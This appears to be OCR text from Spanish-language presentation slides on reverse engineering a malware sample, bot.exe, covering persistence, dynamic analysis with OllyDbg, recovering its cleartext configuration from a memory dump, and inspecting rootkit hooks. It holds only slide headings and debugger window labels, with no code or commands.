
Reversing bot.exe [persistencia]


exe - [CPU - main thread, module bot]
g Trace Options Windows Help
Registers (FPU)
Análisis dinámico con ollydbg 1/2 [depurando el código]


Text strings referenced in bot
Registers (MMX)
Análisis dinámico con ollydbg 2/2 [análisis y volcado]



Configuración en claro (.dmp) y hooks (rootkit unhooker)


Umm.. creo que empezáis a
saber demasiado…
FIN?